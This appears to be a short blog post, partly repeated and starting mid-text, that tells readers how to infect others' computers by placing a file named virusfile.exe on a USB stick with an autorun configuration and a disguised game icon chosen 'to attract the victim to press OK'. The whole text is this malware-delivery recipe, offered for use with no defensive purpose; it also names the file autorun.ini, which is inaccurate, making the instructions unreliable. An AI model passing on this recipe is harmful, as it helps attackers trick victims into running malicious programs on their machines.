action=Start the game
shell\open\command=virusfile.exe
Save this as autorun.ini on the flash drive. Also get a nice tricky icon for any game to attract the victim to press OK. Name them as you want and replace the given names in the autorun.ini file. All files must be on the ROOT directory.
• 1. Place the virusfile on the USB stick.
• 2. Create a textfile in there too and paste this in it:
[autorun]
icon=gameicon.ico
open=virusfile.exe
action=Start the game
shell\open\command=virusfile.exe
Save this as autorun.ini on the flash drive. Also get a nice tricky icon for any game to attract the victim to press OK. Name them as you want and replace the given names in the autorun.ini file. All files must be on the ROOT directory.
Subscribe to:
Posts (Atom)